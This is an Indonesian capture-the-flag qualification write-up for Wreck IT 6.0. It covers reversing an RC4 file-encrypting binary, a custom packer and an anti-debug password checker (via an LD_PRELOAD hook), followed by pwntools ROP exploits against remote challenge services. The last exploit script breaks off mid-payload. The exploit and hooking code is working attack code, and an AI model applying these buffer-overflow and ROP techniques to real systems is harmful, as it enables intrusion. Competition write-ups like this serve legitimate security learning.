
# Write-Up Qualification
# Wreck IT 6.0 General Quals




**tipsennn**
**Aushaaf Fadhillah Azzah**
**Muhammad Fachrudin Firdaus**

**dicarry kating man 2 malang**

# DAFTAR ISI

## Reverse Engineering

**[100 pts] The-Old-Norse-theonym**

**Description**
WARNING!!! Run binary in folder that only contain the file that want you encrypt!

### Solusi

Pada challenge ini kita diberikan sebuah binary dan encrypted flag.txt file. Seperti biasa, langsungs aja kita decompile dengan IDA.

**Decompile Result**

```
int __fastcall main(int argc, const char **argv, const char
**envp)
{
  __int128 v4[7]; // [rsp+20h] [rbp-108h] BYREF
  __int128 s[7]; // [rsp+90h] [rbp-98h] BYREF
  const char **v6; // [rsp+108h] [rbp-20h]
  __int64 v7; // [rsp+110h] [rbp-18h]
  const char **v8; // [rsp+118h] [rbp-10h]
  int v9; // [rsp+124h] [rbp-4h]

  v9 = argc;
  v8 = argv;

runtime::multi_pointer_slice_expr_error("/home/flab/tools/odin/bas
e/runtime/entry_unix.odin", 50LL, 54LL, 17LL, 0LL);
  v6 = argv;
  v7 = argc;
  qword_41B098 = argc;
  runtime::args__ = (__int64)argv;
  memset(s, 0, sizeof(s));
  runtime::_core_odin_::__init_context(s);
  memset(v4, 0, sizeof(v4));
  runtime::default_context(v4);
  s[6] = v4[6];
  s[5] = v4[5];
  s[4] = v4[4];
  s[3] = v4[3];
  s[2] = v4[2];
  s[1] = v4[1];
  s[0] = v4[0];
  __startup_runtime(s);
```

```
  main::main(s);
  __cleanup_runtime(s);
  return 0;
}

char __fastcall main::main(__int64 *a1)
{
  __int64 executable_name; // rax
  __int64 v2; // rdx
  char result; // al
  __int64 v4; // rax
  __int128 v5; // [rsp+40h] [rbp-158h]
  __int64 v6; // [rsp+A0h] [rbp-F8h]
  __int64 v7; // [rsp+A8h] [rbp-F0h]
  int v8[2]; // [rsp+B8h] [rbp-E0h] BYREF
  __int64 v9; // [rsp+C0h] [rbp-D8h] BYREF
  __int128 v10; // [rsp+C8h] [rbp-D0h]
  __int64 v11; // [rsp+F0h] [rbp-A8h]
  __int128 v12; // [rsp+100h] [rbp-98h] BYREF
  __int64 v13; // [rsp+110h] [rbp-88h]
  __int64 v14; // [rsp+118h] [rbp-80h]
  int v15[2]; // [rsp+120h] [rbp-78h] BYREF
  __int64 v16; // [rsp+128h] [rbp-70h] BYREF
  unsigned int v17; // [rsp+130h] [rbp-68h]
  __int64 v18; // [rsp+140h] [rbp-58h]
  unsigned int v19; // [rsp+14Ch] [rbp-4Ch] BYREF
  __int64 v20; // [rsp+150h] [rbp-48h]
  __int64 v21; // [rsp+158h] [rbp-40h]
  void *v22; // [rsp+160h] [rbp-38h]
  __int64 v23; // [rsp+168h] [rbp-30h]
  char *v24; // [rsp+170h] [rbp-28h]
  __int64 v25; // [rsp+178h] [rbp-20h]
  char v26[24]; // [rsp+180h] [rbp-18h] BYREF

  v26[23] = -123;
  v26[22] = 113;
  v26[21] = 70;
  v26[20] = -82;
  v26[19] = -33;
  v26[18] = 3;
  v26[17] = -62;
  v26[16] = 117;
  v26[15] = 98;
  v26[14] = -114;
  v26[13] = 63;
  v26[12] = -26;
  v26[11] = 117;
  v26[10] = -32;
```

```
  v26[9] = -76;
  v26[8] = -43;
  v26[7] = 113;
  v26[6] = -112;
  v26[5] = 112;
  v26[4] = 52;
  v26[3] = -84;
  v26[2] = 63;
  v26[1] = -92;
  v26[0] = 41;
  v25 = 24LL;
  v24 = v26;
  v23 = 1LL;
  v22 = &unk_4162B9;
  executable_name = main::get_executable_name(a1);
  v21 = v2;
  v20 = executable_name;
  v19 = 0;
  v18 = os::open(&unk_4162B9, 1LL, 0LL, 0LL, &v19, a1);
  v17 = v19;
  v16 = v18;
  v15[1] = 0;
  v15[0] = 0;
  result = (unsigned __int8)__equal_19056374144965597l1(&v16, v15)
== 0;
  if ( !result )
  {
    v4 = *a1;
    v14 = a1[1];
    v13 = v4;
    v12 = 0LL;
    v11 = os::read_dir(v17, -1LL, v4, v14, &v12);
    v10 = v12;
    v9 = v11;
    v8[1] = 0;
    v8[0] = 0;
    if ( (unsigned __int8)__equal_19056374144965597l1(&v9, v8) )
    {
      v7 = *((_QWORD *)&v10 + 1);
      v6 = -1LL;
      while ( ++v6 < v7 )
      {
        v5 = *(_OWORD *)(v10 + 72 * v6 + 16);
        if ( !(unsigned __int8)BYTE12(*(_OWORD *)(v10 + 72 * v6 +
32))
          && !(unsigned __int8)main::should_skip_file(v5,
*((_QWORD *)&v5 + 1), v20, v21, a1) )
        {
```

```
          main::encrypt_file(v5, *((_QWORD *)&v5 + 1), v24, v25,
a1);
          os::remove(v5, *((_QWORD *)&v5 + 1), a1);
        }
      }

runtime::delete_slice_proc_array___os::File_Info_allocator_runtime
::Allocator_loc_runtime::Source_Code_Location_____runtime::Allocat
or_Error_(
        v10,
        *((_QWORD *)&v10 + 1),
        *a1,
        a1[1],
        &off_4162C0);
      return os::close(v17, a1);
    }
    else
    {
      return os::close(v17, a1);
    }
  }
  return result;
}

__int64 __fastcall main::init(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 result; // rax
  char v4; // dl
  char v5; // [rsp+2Fh] [rbp-D9h]
  char v6; // [rsp+77h] [rbp-91h]
  __int64 v8; // [rsp+B8h] [rbp-50h]
  __int64 v9; // [rsp+C0h] [rbp-48h]
  unsigned __int8 v10; // [rsp+D7h] [rbp-31h]
  __int64 v11; // [rsp+E0h] [rbp-28h]
  __int64 v12; // [rsp+E8h] [rbp-20h]

  v12 = 0LL;
  v11 = 0LL;
  while ( v12 < 256 )
  {
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      16LL,
      17LL,
      v12,
      256LL);
```

```
    *(_BYTE *)(a1 + v12) = v12;
    ++v12;
    ++v11;
  }
  result = a3;
  *(_BYTE *)(a1 + 256) = 0;
  *(_BYTE *)(a1 + 257) = 0;
  v10 = 0;
  v9 = 0LL;
  v8 = 0LL;
  while ( v9 < 256 )
  {
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      26LL,
      25LL,
      v9,
      256LL);
    v6 = *(_BYTE *)(a1 + v9) + v10;
    if ( !a3 )
      BUG();
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      26LL,
      34LL,
      v9 % a3,
      a3);
    v10 = *(_BYTE *)(a2 + v9 % a3) + v6;
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      28LL,
      17LL,
      v9,
      256LL);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      28LL,
      29LL,
      v10,
      256LL);
```

```
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      28LL,
      42LL,
      v10,
      256LL);
    v5 = *(_BYTE *)(a1 + v10);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      28LL,
      54LL,
      v9,
      256LL);
    v4 = *(_BYTE *)(a1 + v9);
    *(_BYTE *)(a1 + v9) = v5;
    *(_BYTE *)(a1 + v10) = v4;
    ++v9;
    result = ++v8;
  }
  return result;
}

__int64 __fastcall main::crypt(__int64 a1, __int64 a2, __int64 a3,
__int64 a4, __int64 a5, __int64 a6)
{
  __int64 result; // rax
  char byte; // [rsp+47h] [rbp-41h]
  __int64 i; // [rsp+50h] [rbp-38h]
  __int64 v13; // [rsp+58h] [rbp-30h]

  runtime::assert(a3 == a5, "Input and output slices must have
same length", 45LL, &off_4160D0, a6);
  v13 = 0LL;
  for ( i = 0LL; ; ++i )
  {
    result = a3;
    if ( v13 >= a3 )
      break;
    byte = main::next_byte(a1, a6);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      47LL,
```

```
      16LL,
      v13,
      a5);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98LL,
      47LL,
      26LL,
      v13,
      a3);
    *(_BYTE *)(a4 + v13) = byte ^ *(_BYTE *)(a2 + v13);
    ++v13;
  }
  return result;
}

char __fastcall main::encrypt_file(__int64 a1, __int64 a2, __int64
a3, __int64 a4, __int64 *a5)
{
  __int64 v5; // rax
  char entire_file_from_filename; // al
  __int64 v8; // rax
  __int64 v9; // rax
  __int128 v13; // [rsp+B8h] [rbp-250h]
  __int128 v14; // [rsp+E0h] [rbp-228h] BYREF
  __int64 v15; // [rsp+F0h] [rbp-218h]
  __int64 v16; // [rsp+F8h] [rbp-210h]
  __int64 *v17; // [rsp+100h] [rbp-208h]
  __int64 v18; // [rsp+108h] [rbp-200h]
  __int64 v19[6]; // [rsp+110h] [rbp-1F8h] BYREF
  char s[258]; // [rsp+146h] [rbp-1C2h] BYREF
  __int128 v21; // [rsp+248h] [rbp-C0h]
  __int128 v22; // [rsp+270h] [rbp-98h] BYREF
  __int64 v23; // [rsp+280h] [rbp-88h]
  __int64 v24; // [rsp+288h] [rbp-80h]
  char v25; // [rsp+297h] [rbp-71h]
  __int128 v26; // [rsp+298h] [rbp-70h]
  __int128 v27; // [rsp+2C0h] [rbp-48h] BYREF
  __int64 v28; // [rsp+2D0h] [rbp-38h]
  __int64 v29; // [rsp+2D8h] [rbp-30h]
  __int64 v30; // [rsp+2E8h] [rbp-20h]
  __int64 v31; // [rsp+2F0h] [rbp-18h]
  __int64 v32; // [rsp+2F8h] [rbp-10h]
  __int64 v33; // [rsp+300h] [rbp-8h]

  v32 = a1;
  v33 = a2;
```

```
  v31 = a4;
  v30 = a3;
  v5 = *a5;
  v29 = a5[1];
  v28 = v5;
  v27 = 0LL;
  entire_file_from_filename = os::read_entire_file_from_filename(
                                a1,
                                a2,
                                v5,
                                v29,
                                (unsigned int)&off_416110,
                                (unsigned int)&v27,
                                (__int64)a5);
  v26 = v27;
  v25 = entire_file_from_filename;
  if ( entire_file_from_filename != 1 )
    return 0;
  v8 = *a5;
  v24 = a5[1];
  v23 = v8;
  v22 = 0LL;

runtime::make_slice_proc_T____u8_len_int_allocator_runtime::Alloca
tor_loc_runtime::Source_Code_Location_______u8__runtime::Allocator
_Error_(
    *((_QWORD *)&v26 + 1),
    v8,
    v24,
    &off_416140,
    &v22);
  v21 = v22;
  memset(s, 0, sizeof(s));
  main::init(s, a3, a4, a5);
  main::crypt(s, v26, *((_QWORD *)&v26 + 1), v21, *((_QWORD *)&v21
+ 1), a5);
  v19[3] = 4LL;
  v19[2] = (__int64)".enc";
  v17 = v19;
  v18 = 2LL;
  v19[1] = a2;
  v19[0] = a1;
  v19[4] = (__int64)v19;
  v19[5] = 2LL;
  v9 = *a5;
  v16 = a5[1];
  v15 = v9;
  v14 = 0LL;
```

```
  strings::concatenate((unsigned int)v19, 2, v9, v16, (unsigned
int)&off_416170, (unsigned int)&v14, (__int64)a5);
  v13 = v14;
  if ( (unsigned __int8)os::write_entire_file(v14, *((_QWORD
*)&v14 + 1), v21, *((_QWORD *)&v21 + 1), 1LL, a5) == 1 )
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1],
&off_416230);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator
_loc_runtime::Source_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_416260);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator
_loc_runtime::Source_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416290);
    return 1;
  }
  else
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1],
&off_4161A0);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator
_loc_runtime::Source_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_4161D0);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator
_loc_runtime::Source_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416200);
    return 0;
  }
```

```
}
```

Setelah membaca function yang cukup banyak, ini hanya keystream cipher biasa yaitu RC4 cipher. Hal ini terlihat dari main::init() yang melakukan KSA (Key Scheduling Algorihtm) dengan membuat S-Box 256 bytes dan main::crypt() yang melakukan XOR antara plaintext dan keystream. Keynya sendiri sudah hardcoded di dalam binary dan tinggal kita convert dari signed ke unsigned byte, lalu profit (tinggal decrypt file flag saja :D)

**solve.py**

```python
def rc4_init(key):
    S = list(range(256))
    j = 0
    key_length = len(key)

    for i in range(256):
        j = (j + S[i] + key[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]

    return S

def rc4_crypt(data, key):
    S = rc4_init(key)
    i = j = 0
    output = bytearray()

    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        output.append(byte ^ K)

    return bytes(output)

key_signed = [41, -92, 63, -84, 52, 112, -112, 113, -43, -76, -32, 117, -26,
63, -114, 98, 117, -62, 3, -33, -82, 70, 113, -123]
key = bytes([(b + 256) if b < 0 else b for b in key_signed])
```

```
with open('flag.txt.enc', 'rb') as f:
    encrypted = f.read()

decrypted = rc4_crypt(encrypted, key)
print(decrypted.decode())
```

### Flag

WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}

**[608 pts] Dunno**

**Description**
**:|**

## Solusi

TL;DR dari chall ini adalah diberikan C binary dengan fungsionalitas packer yg cara kerjanya adalah sebagai berikut.

Untuk tiap word `i`:

```
x  = bswap32(plaintext_i)

# Transform "FUN" yang bergantung pada c[i-1]
u3 = ((c[i-1] >> 12) ^ c[i-1]) & 0x0FFF
u4 = (c[i-1] >> 24) ^ u3
b1 = u4 & 0x1F           # rot 32-bit
b2 = (u4 >> 5) & 0x0F    # rot 16-bit per half
s  = (u3 >> 9) & 0x07    # rot 8-bit per byte

t  = ROR32(x, b1)
t  = ROL16_per_half(t, b2)
y  = ROL8_per_byte(t, s)

# Perkalian modular (mod bukan 2^32)
c[i] = (y * MUL) mod MOD
```

Nah, di sini tinggal di-inverse saja operasi-nya, kurang lebih seperti ini:

1. **Undo multiply mod `MOD`:**
   `y ≡ c[i] * INV (mod MOD)`.
2. **Undo FUN** (kebalikan urutan rotasi):
   - Invers `ROL8_per_byte(s)` → `ROR8_per_byte(s)`.
   - Invers `ROL16_per_half(b2)` → `ROR16_per_half(b2)`.
   - Invers `ROR32(b1)` → `ROL32(b1)`.

     Angka rotasi `s, b2, b1` dihitung dari **ciphertext sebelumnya** `c[i-1]`.

3. **Undo byte-swap:** `plaintext_i = bswap32(x)`.
4. Gabungkan ke bytes dan potong ke `orig_len`.


**solve.py**

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pathlib import Path
import struct
import sys

MOD = 0xF89A4381
MUL = 0xB3F3F14B
INV = pow(MUL, -1, MOD)  # modular inverse


def bswap32(x: int) -> int:
    return (
        ((x & 0xFF) << 24)
        | (((x >> 8) & 0xFF) << 16)
        | (((x >> 16) & 0xFF) << 8)
        | ((x >> 24) & 0xFF)
    ) & 0xFFFFFFFF


def rol32(x: int, r: int) -> int:
    r &= 31
    return ((x << r) | (x >> (32 - r))) & 0xFFFFFFFF


def rol16_per_half(x: int, r: int) -> int:
    r &= 15
    out = 0
    for i in range(2):
        h = (x >> (16 * i)) & 0xFFFF
        hh = ((h << r) | (h >> (16 - r))) & 0xFFFF
        out |= hh << (16 * i)
    return out
```

```python
def rol8_per_byte(x: int, r: int) -> int:
    r &= 7
    out = 0
    for i in range(4):
        b = (x >> (8 * i)) & 0xFF
        bb = ((b << r) | (b >> (8 - r))) & 0xFF
        out |= bb << (8 * i)
    return out


def inv_fun(out_word: int, prev_c: int) -> int:
    """
    Forward: ROR32(b1) -> ROR16/half(b2) -> ROR8/byte(s)
    Inverse: ROL8/byte(s) -> ROL16/half(b2) -> ROL32(b1)
    """
    u3 = ((prev_c >> 12) ^ prev_c) & 0x0FFF
    u4 = (prev_c >> 24) ^ u3
    b1 = u4 & 0x1F
    b2 = (u4 >> 5) & 0x0F
    s = (u3 >> 9) & 0x07

    t = rol8_per_byte(out_word, s)
    t = rol16_per_half(t, b2)
    x = rol32(t, b1)
    return x & 0xFFFFFFFF


def _score_ascii(b: bytes) -> int:
    score = 0
    for ch in b:
        if ch in (9, 10, 13):  # \t \n \r
            score += 2
        elif 32 <= ch <= 126:  # printable ASCII
            score += 3
        elif ch == 0:  # NUL is very unlikely in UTF-8 text
            score -= 10
        else:
            score -= 1
    return score
```

```
def _score_utf8(b: bytes) -> int:
    try:
        b.decode("utf-8")
        return 12  # valid UTF-8 bonus
    except UnicodeDecodeError:
        return -6  # penalty for broken multibyte


def pick_best_plainword(c_i: int, prev_c: int) -> int:
    """
    Try all k where y + k*MOD < 2^32, choose the candidate that looks most
like text.
    Returns the original pre-bswap word (p).
    """
    y = (c_i * INV) % MOD
    candidates = []
    k = 0
    while True:
        p = y + k * MOD
        if p > 0xFFFFFFFF:
            break
        # undo FUN when applicable
        t = inv_fun(p, prev_c) if prev_c is not None else p
        # undo byte swap to get output bytes for scoring
        out_word = bswap32(t)
        out_bytes = struct.pack("<I", out_word)
        score = _score_ascii(out_bytes) + _score_utf8(out_bytes)
        candidates.append((score, p))
        k += 1

    # choose highest-scoring p (ties broken by smaller k)
    candidates.sort(reverse=True)
    best_p = candidates[0][1]
    # return the pre-bswap, pre-invfun word (p)
    return best_p


def unpack_bytes(inp: bytes) -> bytes:
    if len(inp) < 8:
        raise ValueError("Input too small (missing length footer)")
```

```
    orig_len = struct.unpack_from("<Q", inp, len(inp) - 8)[0]
    body = inp[:-8]
    if len(body) % 4 != 0:
        raise ValueError("Corrupt input: ciphertext length not multiple of
4")

    n = len(body) // 4
    c = list(struct.unpack("<%dI" % n, body))  # LE u32 array

    out_words = []
    for i in range(n):
        prev_c = c[i - 1] if i > 0 else None
        # choose the most plausible representative for p
        p = pick_best_plainword(c[i], prev_c)
        # now finish the inverse properly using the chosen p
        t = inv_fun(p, prev_c) if prev_c is not None else p
        out_words.append(bswap32(t))

    out_bytes = b"".join(struct.pack("<I", w) for w in out_words)
    return out_bytes[:orig_len]


def main():
    if len(sys.argv) != 3:
        print(f"Usage: {Path(sys.argv[0]).name} <packed.bin> <out>")
        sys.exit(1)

    src = Path(sys.argv[1])
    dst = Path(sys.argv[2])

    data = src.read_bytes()
    plain = unpack_bytes(data)
    dst.write_bytes(plain)
    print(f"Unpacked {len(plain)} bytes → {dst}")


if __name__ == "__main__":
    main()
```




## Flag

WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23}

**[826 pts] Intro c**

**Description**
**My code is kinda introvert ...**

## Solusi

Diberikan C binary dengan fungsionalitas password checker yang memiliki anti-debugger dan self-modifying data di constructors2-nya. Kurang lebih begini cara kerja programnya:


1. Menjalankan constructor yang:
    - Deteksi debugger (`TracerPid` / `ptrace`).
    - Melakukan transformasi (mutasi) pada tabel data di `.data` yang nantinya dipakai untuk verifikasi input.
2. Di `main`, program membaca input 27 byte lewat `fgets`, lalu memeriksa tiap byte dengan:
   `if ( (input[i] ^ PTR_DAT_004034c8[i]) != PTR_DAT_004034b0[i] ) fail;` → password yang benar adalah `input[i] = PTR_DAT_004034c8[i] ^ PTR_DAT_004034b0[i]`.

Namun value `PTR_DAT_004034c8` dan `PTR_DAT_004034b0` berubah tergantung hasil deteksi anti-debugger saat konstruktor jalan, sehingga kita tidak bisa simply dump value-nya via GDB. Solusi yg kami gunakan adalah memanfaatkan shared object untuk runtime hooking. Di sini kami memutuskan untuk hooking fungsi __printf_chk. Setelah berhasil hooking, kita bisa compute saja value password-nya.

**leak_printf.c**

```c
/*
gcc -shared -fPIC -O2 leak_printf.c -ldl -o leak_printf.so
LD_PRELOAD=$PWD/leak_printf.so ./introc
*/
#define _GNU_SOURCE
#include <dlfcn.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
```

```c
#include <stdarg.h>

static int dumped = 0;
static int (*real___printf_chk)(int, const char*, ...) = NULL;

__attribute__((constructor))
static void init(void) {
    real___printf_chk = dlsym(RTLD_NEXT, "__printf_chk");
}

static void leak_once(void) {
    if (dumped) return;
    dumped = 1;

    unsigned char **pA = (unsigned char**)0x4034c8; // PTR_DAT_004034c8
    unsigned char **pB = (unsigned char**)0x4034b0; // PTR_DAT_004034b0

    unsigned char *A = *pA, *B = *pB;
    if (!A || !B) return;

    unsigned char pw[27];
    for (int i = 0; i < 27; i++) pw[i] = A[i] ^ B[i];
    write(2, pw, 27); // write to stderr
}

int __printf_chk(int flag, const char *fmt, ...) {
    leak_once();

    va_list ap;
    va_start(ap, fmt);
    int r = real___printf_chk(flag, fmt, ap);
    va_end(ap);
    return r;
}
```




## Flag

`WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;()`


## Binary Exploitation

**[826 pts] Treasure**

**Description**
**where is the treasure?**

**nc 143.198.215.203 20037**

**Solusi**




**decompiled.c**

```
void _INIT_0(void)

{
  int __fd;
  undefined8 uVar1;

  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  alarm(1);
  __fd = open("./flag",0);
  if (__fd < 0) {
    puts("hmmm");
                    /* WARNING: Subroutine does not return */
    _exit(1);
  }
  if (__fd != 3) {
    dup2(__fd,3);
    close(__fd);
  }
  uVar1 = dlsym(0xffffffffffffffff,&DAT_00102010);
  printf("leaked: %p\n",uVar1);
  return;
}
```

```
undefined8 main(void)

{
  undefined1 local_48 [64];

  puts("where is the treasure?");
  read(0,local_48,0xa0);
  return 0;
}
```

Terdapat constructor _INIT_0 yang akan membuka file flag dengan fd 3, serta me-leak address puts. Vulnerability ada di main() yakni buffer overflow.

Karena skill issue ROP tanpa pop rdi, maka kami memutuskan mendapatkan libc remote terlebih dahulu melalui leak address tsb, kebetulan di libc.rip ditemukan ada libc arch amd64 versi 2.38. Langsung saja patch binary dgn libc tsb dan lakukan rop pakai gadget di libc sehingga memanggil sendfile(1, 3, 0, 1000) utk mengirimkan content di fd 3 (flag) ke stdout.

**solve.py**

```python
#!/usr/bin/env python3
from pwn import *

elf = ELF("treasure_patched")
libc = ELF("./libc.so.6")

context(binary=elf, terminal=["kitty", "--start-as=fullscreen",
"--directory=."])

HOST, PORT = "143.198.215.203 20038".split()
gs = """
b *main+55
continue
"""


def start(argv=[]):
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gs)
    elif args.REMOTE:
```

```python
        return remote(HOST, PORT)
    else:
        return process([elf.path] + argv)


io = start()

# ==================== #
# Good Luck pwning! :3 #
# ==================== #
io.recvuntil(b"leaked: ")
puts = int(io.recvline().strip(), 16)
libc.address = puts - libc.sym.puts
log.info(f"libc.address: {hex(libc.address)}")
rop = ROP(libc)
rop.sendfile(1, 3, 0, 1000)
p = flat({72: rop.chain()})
# io.sendline(cyclic(0xA0, n=8))
io.send(p)

io.interactive()
```

```
[+] Opening connection to 143.198.215.203 on port 20037: Done
[*] libc.address: 0x784d02822000
[*] Loaded 207 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
where is the treasure?
WRECKIT60{y0u_g0t_th3_tr34sur3!!}[*] Got EOF while reading in int
$
```

## Flag

`WRECKIT60{y0u_g0t_th3_tr34sur3!!}`

## [919 pts] Treasure Revenge

**Description**
**the previous one seems to be so easy**

**nc 143.198.215.203 20038**

### Solusi

```
> checksec treasure_revenge
[*] '/mnt/c/Coolyeah/CTF/2025/WreckIT/quals/pwn/treasure_revenge/treasure_revenge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Mirip chall sebelumnya tapi skrg NO PIE dan tidak ada leak. Sudah tanya bang itoid, libc nya sama. Bisa pakai approach sama seperti chall sebelumnya tapi sekarang harus dapat libc leak dulu. Untuk dpt libc leak bisa pakai gadget ini aja:

```
LOAD_ARGS_RET = 0x4012E3    # mov rdi,[rbp] ; mov rsi,[rbp+8] ; mov rdx,[rbp+0x10] ; mov rcx,[rbp+0x18] ; ret
```

Tinggal overwrite rbp ke pointer of pointer yg ngarah ke libc address, terus panggil puts, udah deh dpt libc. Sisanya sama kyk chall sebelumnya.

**solve.py**

```python
#!/usr/bin/env python3
from pwn import *

elf = ELF("treasure_revenge_patched")
libc = ELF("./libc6_2.38-1ubuntu6.3_amd64.so")
ld = ELF("./ld-2.38.so")

context(binary=elf, terminal=["kitty", "--start-as=fullscreen",
"--directory=."])

HOST, PORT = "143.198.215.203 20038".split()
gs = """
b *main+49
```

```
b *main+55
continue
"""


def start(argv=[]):
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gs)
    elif args.REMOTE:
        return remote(HOST, PORT)
    else:
        return process([elf.path] + argv)


io = start()

# ==================== #
# Good luck pwning! :3 #
# ==================== #
LOAD_ARGS_RET = 0x4012E3  # mov rdi,[rbp] ; mov rsi,[rbp+8] ; mov
rdx,[rbp+0x10] ; mov rcx,[rbp+0x18] ; ret

payload = flat(
    {
        64: p64(0x400728),
        72: [LOAD_ARGS_RET, elf.sym.puts, elf.sym.main],
    }
